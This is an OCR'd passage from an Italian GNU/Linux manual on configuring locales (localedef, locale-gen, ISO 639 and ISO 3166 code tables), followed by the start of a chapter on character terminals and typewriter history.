L'***internazionalizzazione*** è l'azione con cui si realizza o si modifica un programma, in modo che sia in grado di funzionare utilizzando convenzioni nazionali diverse (principalmente la lingua dei messaggi che emette e il tipo di codifica usata). Il termine inglese a cui si fa riferimento è *internationalization* e si abbrevia convenzionalmente con la sigla «i18n», perché tra la lettera «i» e la lettera «n» di questa parola ci sono 18 lettere.

La ***localizzazione*** è la configurazione attraverso la quale si fa in modo che un programma determinato si adatti a funzionare secondo le particolarità linguistico-nazionali locali. Il termine inglese a cui si fa riferimento è *localization* e si abbrevia convenzionalmente con la sigla «l10n», perché tra la lettera «l» e la lettera «n» di questa parola ci sono 10 lettere.

I programmi accedono alle funzionalità relative alla localizzazione per mezzo di librerie. Nei sistemi GNU si tratta delle librerie C (GNU C Library). [1]

Questo capitolo mostra solo come abilitare la gestione delle impostazioni locali desiderate nel proprio sistema; per la selezione dell'a-

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

dattamento locale preferito di ogni utente, si interviene all'interno di variabili di ambiente: ***LANG*** e ***LC_**, come descritto nella sezione 16.11.

13.1 Sigle identificative delle caratteristiche locali

«

Per consentire ai programmi di identificare la richiesta di adattarsi a delle caratteristiche locali, si usa una definizione in forma di stringa, con una sintassi particolare, che generalmente corrisponde a quella seguente:

linguaggio [***_territorio*** [***.insieme_di_caratteri***]]

Il linguaggio viene espresso da una sigla di due sole lettere minuscole, secondo lo standard ISO 639 (tabella 13.4); il territorio viene espresso da una sigla di due sole lettere maiuscole, secondo lo standard ISO 3166 (tabella 13.5); l'insieme di caratteri è una sigla numerica che esprime lo standard ISO corrispondente.

Per esempio, '**it_CH.ISO-8859-1**' identifica la lingua italiana riferita al territorio svizzero, con un insieme di caratteri ISO 8859-1.

Come si vede dal modello sintattico, le informazioni sulla destra possono essere omesse, ma in tal caso vengono determinate in modo predefinito.

Una variante molto comune di questa definizione è quella che riguarda i paesi che utilizzano l'Euro come valuta. In questi casi, può succedere di vedere notazioni del tipo:

```
it_IT@euro
```

Questa notazione è praticamente equivalente alla dichiarazione esplicita dell'insieme di caratteri. Questa cambia, rispetto al valore predefinito, per poter disporre di un simbolo necessario a rappresentare la valuta:

```
it_IT.ISO-8859-15
```

Con l'introduzione dell'insieme di caratteri universale (ISO 10646) e della codifica UTF-8, l'utilizzo di codifiche del tipo ISO 8859-***n*** è superato. L'esempio seguente si riferisce alla configurazione ottimale per la lingua italiana, per l'utilizzo dell'insieme di caratteri universale:

```
it_IT.UTF-8
```

13.2 Preparazione delle localizzazioni disponibili

Per poter configurare i programmi in modo da adeguarsi alle caratteristiche locali, è necessario che le definizioni necessarie siano disponibili. Si può verificare con il comando '**`locale`**' la disponibilità effettiva:

```
# locale -a[Invio]
```

Se quello che si ottiene è solo l'elenco seguente, significa che in pratica non sono disponibili delle varianti locali diverse dalla lingua inglese pura e semplice:

```
C
POSIX
```

I programmi che sfruttano il meccanismo di localizzazione, si avvalgono della funzione ***locale()***, descritta dalla pagina di manuale *locale(7)*.

Le informazioni relative alla localizzazione sono divise in due parti: un file principale e una mappa per la traduzione di nomi simbolici di caratteri nella codifica effettiva da utilizzare. Questi file si trovano generalmente nelle directory '`/usr/share/i18n/`', ma per poter utilizzare le informazioni che contengono, si devono compilare i file in un formato binario; poi, questi file si collocano presumibilmente a partire dalla directory '`/usr/lib/locales/`'. Pertanto, se anche sono disponibili le definizioni locali, possono mancare i file che poi servono alla funzione ***locale()***; l'elenco che si ottiene da '**`locale -a`**' serve a comprendere cosa la funzione ***locale()*** è in grado di gestire.

Supponendo di voler compilare le definizioni riferite al modello di localizzazione corrispondente a '**`it_IT.UTF-8`**', occorre fare riferimento ai file '`/usr/share/i18n/locales/it_IT`' e '`/usr/share/i18n/charmaps/UTF-8`' (se questi file sono compressi, appare probabilmente l'estensione '`.gz`', ma per usarli con '**`localedef`**' vanno prima ripristinati alle loro condizioni normali). I file che vengono generati dalla compilazione si inseriscono presumibilmente nella directory '`/usr/lib/locale/it_IT/`', che deve essere creata per l'occasione. In pratica si procede come nell'esempio seguente, attraverso il programma '**`localedef`**':

```
# mkdir /usr/lib/locale/it_IT[Invio]

# localedef -i /usr/share/i18n/locales/it_IT ↩
↪          -f /usr/share/i18n/locales/charmaps/UTF-8 ↩
↪             /usr/lib/locale/it_IT[Invio]
```

13.3 Configurazione delle localizzazioni nelle distribuzioni Debian

Le distribuzioni GNU Debian offrono la gestione della localizzazione attraverso un pacchetto apposito, con cui è possibile configurare quali definizioni locali gestire nel file '`/etc/locale.gen`'.


Una volta aggiornato questo file, è sufficiente avviare il programma '**`locale-gen`**' per ottenere la ricompilazione delle definizioni locali desiderate:

```
# locale-gen [Invio]
```

Generalmente, il file '`/etc/locale.gen`' viene creato da un altro programma interattivo, senza bisogno di interventi manuali, che poi si occupa anche di avviare '**`locale-gen`**'; precisamente si tratta del comando: '**`dpkg-reconfigure locales`**'.

```
# dpkg-reconfigure locales [Invio]
```

Figura 13.2. Aspetto del programma di configurazione delle definizioni locali che si intendono gestire nel sistema.



A fianco del file ‘`/etc/locale.gen`’ è possibile trovare anche ‘`/etc/locale.alias`’, che associa delle denominazioni più semplici, o comunque alternative, a quelle formali standard. Per esempio, osservando la direttiva seguente, si comprende che sarebbe indifferente usare la sigla ‘**`italian`**’ oppure ‘**`it_IT.ISO-8859-1`**’.

```
…
italian         it_IT.ISO-8859-1
…
```

Se possibile è meglio utilizzare soltanto configurazioni locali che prevedono l'uso dell'insieme di caratteri universale; pertanto, sempre così:

```
linguaggio_territorio.UTF-8
```

Tabella 13.4. Sigle che esprimono un linguaggio, secondo lo standard ISO 639.

aa	Afar	ab	Abkhazian	af	Afrikaans
am	Amharic	ar	Arabic	as	Assamese
ay	Aymara	az	Azerbaijani	ba	Bashkir
be	Byelorus-sian	bg	Bulgarian	bh	Bihari
bi	Bislama	bn	Bengali; Bangla	bo	Tibetan
br	Breton	ca	Catalan	co	Corsican
cs	Czech	cy	Welsh	da	Danish
de	German	dz	Bhutani	el	Greek
en	English	eo	Esperanto	es	Spanish
et	Estonian	eu	Basque	fa	Persian
fi	Finnish	fj	Fiji	fo	Faroese
fr	French	fy	Frisian	ga	Irish
gd	Scots Gaelic	gl	Galician	gn	Guarani
gu	Gujarati	ha	Hausa	he	Hebrew (iw)
hi	Hindi	hr	Croatian	hu	Hungarian
hy	Armenian	ia	Interlingua	id	Indonesian (in)
ie	Interlingue	ik	Inupiak	is	Icelandic
it	Italian	iu	Inuktitut	ja	Japanese
jw	Javanese	ka	Georgian	kk	Kazakh

kl	Greenlandic	km	Cambodian	kn	Kannada
ko	Korean	ks	Kashmiri	ku	Kurdish
ky	Kirghiz	la	Latin	ln	Lingala
lo	Laothian	lt	Lithuanian	lv	Latvian, Lettish
mg	Malagasy	mi	Maori	mk	Macedonian
ml	Malayalam	mn	Mongolian	mo	Moldavian
mr	Marathi	ms	Malay	mt	Maltese
my	Burmese	na	Nauru	ne	Nepali
nl	Dutch	no	Norwegian	oc	Occitan
om	(Afan) Oromo	or	Oriya	pa	Punjabi
pl	Polish	ps	Pashto, Pushto	pt	Portuguese
qu	Quechua	rm	Rhaeto-Romance	rn	Kirundi
ro	Romanian	ru	Russian	rw	Kinyarwanda
sa	Sanskrit	sd	Sindhi	sg	Sangro
sh	Serbo-Croatian	si	Sinhalese	sk	Slovak
sl	Slovenian	sm	Samoan	sn	Shona
so	Somali	sq	Albanian	sr	Serbian
ss	Siswati	st	Sesotho	su	Sundanese
sv	Swedish	sw	Swahili	ta	Tamil
te	Telugu	tg	Tajik	th	Thai
ti	Tigrinya	tk	Turkmen	tl	Tagalog
tn	Setswana	to	Tonga	tr	Turkish
ts	Tsonga	tt	Tatar	tw	Twi
ug	Uighur	uk	Ukrainian	ur	Urdu
uz	Uzbek	vi	Vietnamese	vo	Volapuk
wo	Wolof	xh	Xhosa	yi	Yiddish (ji)
yo	Yoruba	za	Zhuang	zh	Chinese

zu	Zulu

Tabella 13.5. Sigle che esprimono una nazione, secondo lo standard ISO 3166, a due o a tre lettere. Maggiori dettagli sullo standard ISO 3166 sono accessibili presso *http://www.ripe.net/lir-services/member-support/info/list-of-members/list-of-country-codes-and-rirs* .

Territorio	Sigla	Sigla	Territorio	Sigla	Sigla
AFGHANISTAN	AF	AFG	ÅLAND ISLANDS	AX	ALA
ALBANIA	AL	ALB	ALGERIA	DZ	DZA
AMERICAN SAMOA	AS	ASM	ANDORRA	AD	AND
ANGOLA	AO	AGO	ANGUILLA	AI	AIA
ANTARCTICA	AQ	ATA	ANTIGUA AND BARBUDA	AG	ATG
ARGENTINA	AR	ARG	ARMENIA	AM	ARM
ARUBA	AW	ABW	AUSTRALIA	AU	AUS
AUSTRIA	AT	AUT	AZERBAIJAN	AZ	AZE
BAHAMAS	BS	BHS	BAHRAIN	BH	BHR
BANGLADESH	BD	BGD	BARBADOS	BB	BRB
BELARUS	BY	BLR	BELGIUM	BE	BEL
BELIZE	BZ	BLZ	BENIN	BJ	BEN
BERMUDA	BM	BMU	BHUTAN	BT	BTN
BOLIVIA	BO	BOL	BOSNIA AND HERZEGOWINA	BA	BIH
BOTSWANA	BW	BWA	BOUVET ISLAND	BV	BVT
BRAZIL	BR	BRA	BRITISH INDIAN OCEAN TERRITORY	IO	IOT
BRUNEI DARUSSALAM	BN	BRN	BULGARIA	BG	BGR

Territorio	Si-gla	Sigla	Territorio	Si-gla	Sigla
BURKINA FASO	BF	BFA	BURUNDI	BI	BDI
CAMBODIA	KH	KHM	CAMEROON	CM	CMR
CANADA	CA	CAN	CAPE VERDE	CV	CPV
CAYMAN ISLANDS	KY	CYM	CENTRAL AFRICAN REPUBLIC	CF	CAF
CHAD	TD	TCD	CHILE	CL	CHL
CHINA	CN	CHN	CHRISTMAS ISLAND	CX	CXR
COCOS (KEELING) ISLANDS	CC	CCK	COLOMBIA	CO	COL
COMOROS	KM	COM	CONGO	CG	COG
CONGO, THE DEMOCRATIC REPUBLIC OF THE	CD	COD	COOK ISLANDS	CK	COK
COSTA RICA	CR	CRI	COTE D'IVOIRE	CI	CIV
CROATIA (Hrvatska)	HR	HRV	CUBA	CU	CUB
CYPRUS	CY	CYP	CZECH REPUBLIC	CZ	CZE
DENMARK	DK	DNK	DJIBOUTI	DJ	DJI
DOMINICA	DM	DMA	DOMINICAN REPUBLIC	DO	DOM
EAST TIMOR	TL	TLS	ECUADOR	EC	ECU
EGYPT	EG	EGY	EL SALVADOR	SV	SLV
EQUATORIAL GUINEA	GQ	GNQ	ERITREA	ER	ERI
ESTONIA	EE	EST	ETHIOPIA	ET	ETH
FALKLAND ISLANDS (MALVINAS)	FK	FLK	FAROE ISLANDS	FO	FRO
FIJI	FJ	FJI	FINLAND	FI	FIN
FRANCE	FR	FRA	FRENCH GUIANA	GF	GUF
FRENCH POLYNESIA	PF	PYF	FRENCH SOUTHERN TERRITORIES	TF	ATF

Territorio	Sigla	Sigla	Territorio	Sigla	Sigla
GABON	GA	GAB	GAMBIA	GM	GMB
GEORGIA	GE	GEO	GERMANY	DE	DEU
GHANA	GH	GHA	GIBRALTAR	GI	GIB
GREECE	GR	GRC	GREENLAND	GL	GRL
GRENADA	GD	GRD	GUADELOUPE	GP	GLP
GUAM	GU	GUM	GUATEMALA	GT	GTM
GUINEA	GN	GIN	GUINEA-BISSAU	GW	GNB
GUYANA	GY	GUY	HAITI	HT	HTI
HEARD AND MC DONALD ISLANDS	HM	HMD	HOLY SEE (VATICAN CITY STATE)	VA	VAT
HONDURAS	HN	HND	HONG KONG	HK	HKG
HUNGARY	HU	HUN	ICELAND	IS	ISL
INDIA	IN	IND	INDONESIA	ID	IDN
IRAN (ISLAMIC REPUBLIC OF)	IR	IRN	IRAQ	IQ	IRQ
IRELAND	IE	IRL	ISRAEL	IL	ISR
ITALY	IT	ITA	JAMAICA	JM	JAM
JAPAN	JP	JPN	JORDAN	JO	JOR
KAZAKHSTAN	KZ	KAZ	KENYA	KE	KEN
KIRIBATI	KI	KIR	KOREA, DEMOCRATIC PEOPLE'S REPUBLIC OF	KP	PRK
KOREA, REPUBLIC OF	KR	KOR	KUWAIT	KW	KWT
KYRGYZSTAN	KG	KGZ	LAO PEOPLE'S DEMOCRATIC REPUBLIC	LA	LAO
LATVIA	LV	LVA	LEBANON	LB	LBN
LESOTHO	LS	LSO	LIBERIA	LR	LBR

Territorio	Sigla	Sigla	Territorio	Sigla	Sigla
LIBYAN ARAB JAMAHIRIYA	LY	LBY	LIECHTENSTEIN	LI	LIE
LITHUANIA	LT	LTU	LUXEMBOURG	LU	LUX
MACAO	MO	MAC	MACEDONIA, THE FORMER YUGOSLAV REPUBLIC OF	MK	MKD
MADAGASCAR	MG	MDG	MALAWI	MW	MWI
MALAYSIA	MY	MYS	MALDIVES	MV	MDV
MALI	ML	MLI	MALTA	MT	MLT
MARSHALL ISLANDS	MH	MHL	MARTINIQUE	MQ	MTQ
MAURITANIA	MR	MRT	MAURITIUS	MU	MUS
MAYOTTE	YT	MYT	MEXICO	MX	MEX
MICRONESIA, FEDERATED STATES OF	FM	FSM	MOLDOVA, REPUBLIC OF	MD	MDA
MONACO	MC	MCO	MONGOLIA	MN	MNG
MONTSERRAT	MS	MSR	MOROCCO	MA	MAR
MOZAMBIQUE	MZ	MOZ	MYANMAR	MM	MMR
NAMIBIA	NA	NAM	NAURU	NR	NRU
NEPAL	NP	NPL	NETHERLANDS	NL	NLD
NETHERLANDS ANTILLES	AN	ANT	NEW CALEDONIA	NC	NCL
NEW ZEALAND	NZ	NZL	NICARAGUA	NI	NIC
NIGER	NE	NER	NIGERIA	NG	NGA
NIUE	NU	NIU	NORFOLK ISLAND	NF	NFK
NORTHERN MARIANA ISLANDS	MP	MNP	NORWAY	NO	NOR
OMAN	OM	OMN	PAKISTAN	PK	PAK
PALAU	PW	PLW	PALESTINIAN TERRITORY, OCCUPIED	PS	PSE

Territorio	Si-gla	Sigla	Territorio	Si-gla	Sigla
PANAMA	PA	PAN	PAPUA NEW GUINEA	PG	PNG
PARAGUAY	PY	PRY	PERU	PE	PER
PHILIPPINES	PH	PHL	PITCAIRN	PN	PCN
POLAND	PL	POL	PORTUGAL	PT	PRT
PUERTO RICO	PR	PRI	QATAR	QA	QAT
REUNION	RE	REU	ROMANIA	RO	ROU
RUSSIAN FEDERATION	RU	RUS	RWANDA	RW	RWA
SAINT KITTS AND NEVIS	KN	KNA	SAINT LUCIA	LC	LCA
SAINT VINCENT AND THE GRENADINES	VC	VCT	SAMOA	WS	WSM
SAN MARINO	SM	SMR	SAO TOME AND PRINCIPE	ST	STP
SAUDI ARABIA	SA	SAU	SENEGAL	SN	SEN
SERBIA AND MONTENEGRO	CS	SCG	SEYCHELLES	SC	SYC
SIERRA LEONE	SL	SLE	SINGAPORE	SG	SGP
SLOVAKIA (Slovak Republic)	SK	SVK	SLOVENIA	SI	SVN
SOLOMON ISLANDS	SB	SLB	SOMALIA	SO	SOM
SOUTH AFRICA	ZA	ZAF	SOUTH GEORGIA AND THE SOUTH SANDWICH ISLANDS	GS	SGS
SPAIN	ES	ESP	SRI LANKA	LK	LKA
ST. HELENA	SH	SHN	ST. PIERRE AND MIQUELON	PM	SPM
SUDAN	SD	SDN	SURINAME	SR	SUR
SVALBARD AND JAN MAYEN ISLANDS	SJ	SJM	SWAZILAND	SZ	SWZ
SWEDEN	SE	SWE	SWITZERLAND	CH	CHE

Territorio	Sigla	Sigla	Territorio	Sigla	Sigla
SYRIAN ARAB REPUBLIC	SY	SYR	TAIWAN, PROVINCE OF CHINA	TW	TWN
TAJIKISTAN	TJ	TJK	TANZANIA, UNITED REPUBLIC OF	TZ	TZA
THAILAND	TH	THA	TOGO	TG	TGO
TOKELAU	TK	TKL	TONGA	TO	TON
TRINIDAD AND TOBAGO	TT	TTO	TUNISIA	TN	TUN
TURKEY	TR	TUR	TURKMENISTAN	TM	TKM
TURKS AND CAICOS ISLANDS	TC	TCA	TUVALU	TV	TUV
UGANDA	UG	UGA	UKRAINE	UA	UKR
UNITED ARAB EMIRATES	AE	ARE	UNITED KINGDOM	GB	GBR
UNITED STATES	US	USA	UNITED STATES MINOR OUTLYING ISLANDS	UM	UMI
URUGUAY	UY	URY	UZBEKISTAN	UZ	UZB
VANUATU	VU	VUT	VENEZUELA	VE	VEN
VIET NAM	VN	VNM	VIRGIN ISLANDS (BRITISH)	VG	VGB
VIRGIN ISLANDS (U.S.)	VI	VIR	WALLIS AND FUTUNA ISLANDS	WF	WLF
WESTERN SAHARA	EH	ESH	YEMEN	YE	YEM
ZAMBIA	ZM	ZMB	ZIMBABWE	ZW	ZWE

Tabella 13.6. Conversione tra le unità britanniche (imperiali) più comuni.

Grandezza	Unità di misura	Equivalenza
Lunghezza	pollice (*inch*)	1 in = 25,4 mm
	piede (*foot*)	1 ft = 12 in = 304,8 mm

Grandezza	Unità di misura	Equivalenza
	iarda (*yard*)	1 yd = 3 ft = 914,4 mm
Massa	libbra (*pound*)	1 lb = 453,592 37 g
	oncia (*ounce*)	1 oz = 1/16 lb = 28,349 523 1 g
Volume	gallone (*gallon*) USA	1 gal_{USA} = 3,785 412 dm^3
	gallone (*gallon*) UK	1 gal_{UK} = 4,546 09 dm^3

[1] **GNU C Library** GNU LGPL e altre licenze in base alla porzione di codice

Capitolo 14

Terminali a caratteri

14.1 Introduzione alla tastiera 893
14.1.1 Funzionamento essenziale della macchina da scrivere tipica 894
14.1.2 Caratteri maiuscoli, minuscoli e altri simboli 896
14.1.3 Disposizione anatomica dei tasti 898
14.1.4 Mappa dei tasti 900
14.1.5 Fissamaiuscole 904
14.1.6 Avanzamento, arretramento e composizione 906
14.1.7 Tabulatore 908
14.1.8 Telescrivente 909
14.1.9 Mutazione della mappa italiana 925
14.2 Tastiera di un elaboratore 930
14.2.1 Livelli 933
14.2.2 Alfabeti non latini 934
14.2.3 Tasti morti e composizione 935
14.2.4 Inserimento numerico del codice di un simbolo . . . 936
14.2.5 Alfabeti asiatici 937
14.2.6 Pittogrammi ISO 9995-7 938
14.3 Tastiera della console di un sistema GNU/Linux 939
14.3.1 Tastiera locale e tastiera remota 940
14.3.2 Console virtuali 940
14.3.3 Controllo della modalità di funzionamento della tastiera con «kbd_mode» 941

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

14.3.4 Controllo sullo stato della tastiera con «setleds» . 943
14.3.5 Mappa della tastiera 946
14.3.6 Visualizzazione dei codici dei tasti con «showkey» 947
14.3.7 Caricamento di una mappa con «loadkeys» 949
14.3.8 Analisi della configurazione attuale con «dumpkeys» 951

14.4 Personalizzazione della mappa della tastiera 955

14.4.1 Modificatori 958
14.4.2 Specificazione di mappa 959
14.4.3 Istruzione «keycode» 960
14.4.4 Funzionalità speciali 964

14.5 Approfondimento: tastiera italiana conforme a X 966

14.5.1 Codifica 969
14.5.2 Modificatori virtuali «control» e «meta» 969
14.5.3 Combinazioni numeriche 970
14.5.4 Accenti morti e composizione 970
14.5.5 Lettere accentate maiuscole 971
14.5.6 Barra spaziatrice 971
14.5.7 Tasti funzionali 971

14.6 Identificazione del terminali 972

14.7 Configurazione del terminale 973

14.7.1 Linea TTY 975
14.7.2 Utilizzo di «stty» 977

14.7.3 Termcap e Terminfo 982
14.7.4 Variabile di ambiente «TERM» 987
14.7.5 Adattabilità di un programma e abilità dell'utilizzatore 988
14.7.6 Ripulitura dello schermo 989
14.7.7 Definizione degli attributi del terminale con «setterm» 991

14.8 Approfondimento: codifica UTF-8 992

14.8.1 Caratteri per la console 993
14.8.2 Mappa della tastiera 994
14.8.3 Localizzazione 995
14.8.4 Attivare e disattivare l'utilizzo della codifica UTF-8 996
14.8.5 Utilizzo di «luit» 999

14.9 Console grafica VGA nei sistemi GNU/Linux 1001

14.9.1 Parametri di avvio: «vga=ask» 1001
14.9.2 Modifica dei caratteri 1002
14.9.3 Console VGA e «frame buffer» 1004
14.9.4 «Frame buffer» dall'avvio 1008

14.10 Utilizzo del dispositivo di puntamento 1010

14.10.1 Dispositivo del mouse 1011
14.10.2 Utilizzo di «gpm» 1013
14.10.3 Avvio del servizio di gestione del mouse 1019

14.11 Monitoraggio di una sessione di lavoro 1020

14.11.1 Utilizzo di «script» 1020
14.11.2 File di dispositivo «/dev/vcs*» 1021
14.12 Strumenti per la gestione delle console virtuali 1021
14.12.1 Utilizzo di «open» 1022
14.12.2 Utilizzo di «switchto» 1024
14.13 Terminali virtuali, o finestre, con il programma Screen 1024
14.13.1 Funzionamento e organizzazione generale 1025
14.13.2 Utilizzo di «screen» 1028
14.13.3 Comandi interattivi 1032
14.13.4 Configurazione 1034
14.14 Console parallele con Pconsole 1034
14.15 Getty 1040
14.15.1 Utilizzo di un programma Getty 1041
14.15.2 File «/etc/issue» 1042
14.15.3 Utilizzo di MinGetty 1043
14.15.4 Utilizzo di Agetty 1044
14.15.5 Annotazione per la predisposizione di un terminale seriale 1048
14.16 Console nei sistemi GNU/Linux 1049
14.16.1 Definizione esplicita della console 1051
14.16.2 Usare o non usare la console 1052
14.16.3 Annotazioni per una console su un terminale seriale 1054

14.17 Terminali per non vedenti 1058
14.17.1 Codifica semplificata 1061
14.17.2 Braille a otto punti 1062
14.17.3 Tabelle di conversione 1062
14.17.4 Sistemi di interazione per non vedenti 1064
14.17.5 Lettura di ciò che appare sullo schermo 1065
14.17.6 Terminali braille 1066
14.17.7 Brltty 1068
14.18 Riferimenti 1071

`brltty` 1068 `brltty.conf` 1068 `clear` 989 `consolechars` 1002 `dumpkeys` 951 `fbcon` 1004 `gpm` 1013 `gpmdata` 1011 `issue` 1042 `kbd_mode` 941 `loadkeys` 949 `luit` 999 `nvidiafb` 1004 `open` 1022 `reset` 989 `script` 1020 `setfont` 1002 `setleds` 943 `setterm` 991 `showkey` 947 `stty` 977 `switchto` 1024 `tty` 972 `vesafb` 1004 `$TERM` 987 `$TERMINFO` 982

14.1 Introduzione alla tastiera

La tastiera per elaboratore usata comunemente deriva storicamente da quella delle macchine da scrivere, attraverso l'esperienza della telescrivente. Il senso dell'organizzazione della tastiera e di alcune sue particolarità si perde se non si ripercorre brevemente la storia della scrittura meccanica.

Alcune delle foto che appaiono in questo capitolo sono state ottenute da altri documenti; in particolare, per le foto che non sono da ritenere di dominio pubblico è stato chiesto il permesso agli autori rispettivi.

I riferimenti alla fonte delle foto che non sono originali appaiono nelle didascalie delle stesse.

14.1.1 Funzionamento essenziale della macchina da scrivere tipica

«


La macchina da scrivere meccanica tipica, usata fino agli anni 1950, è composta essenzialmente da un telaio, un carrello contenente un rullo sul quale si appoggia il foglio di carta, un blocco di martelli azionati da una tastiera. La pressione di un tasto comporta l'azionamento del martello corrispondente che va a colpire il foglio di carta che poggia sul rullo e quindi l'avanzamento del carrello in modo che la pressione di un nuovo tasto porti alla scrittura di un carattere nella posizione successiva, sulla stessa riga. Quando il carrello arriva a fine corsa, oppure quando viene raggiunto il margine destro di scrittura, si deve far avanzare il foglio di una riga e il carrello alla sua posizione iniziale, in modo da poter scrivere dopo il margine sinistro del foglio; per questo si usa normalmente una leva, azionando la quale si porta il testo a capo; l'azione in sé era nota come «ritorno a carrello».

Figura 14.1. Macchina da scrivere Pittsburg n. 10, probabilmente del 1902. Questa foto proviene da: Richard Polt, *The classic typewriter page*, http://site.xavier.edu/polt/typewriters/ .



Nella figura 14.2 si possono vedere evidenziati i componenti principali di una macchina da scrivere. In particolare, in questo caso la leva per il ritorno a carrello si trova sulla destra del carrello, mentre nella figura 14.3 si trova alla sua sinistra.

Figura 14.2. Componenti principali di una macchina da scrivere tradizionale.



14.1.2 Caratteri maiuscoli, minuscoli e altri simboli

La macchina da scrivere tradizionale dispone di un numero limitato di tasti, rispetto ai simboli tipografici che può scrivere; pertanto, si usano dei tasti da usare in combinazione. In generale si tratta di uno o due tasti equivalenti per ottenere le maiuscole, ma in casi particolari è presente anche un altro tasto per ottenere simboli non alfabetici (numeri e simboli di punteggiatura).

Nella macchina da scrivere a martelli, questi contengono due o tre ***tipi*** alfabetici, numerici, o di altri simboli: a seconda di come raggiungono il foglio di carta si ottiene la stampa di questo o di quel simbolo. In pratica, in alcune macchine da scrivere, il tasto usato per le maiuscole solleva il carrello in modo che i martelli lo colpiscano con la forma del simbolo posta nella parte superiore degli stessi; in altre macchine da scrivere, è il cesto dei martelli che si abbassa. Na-

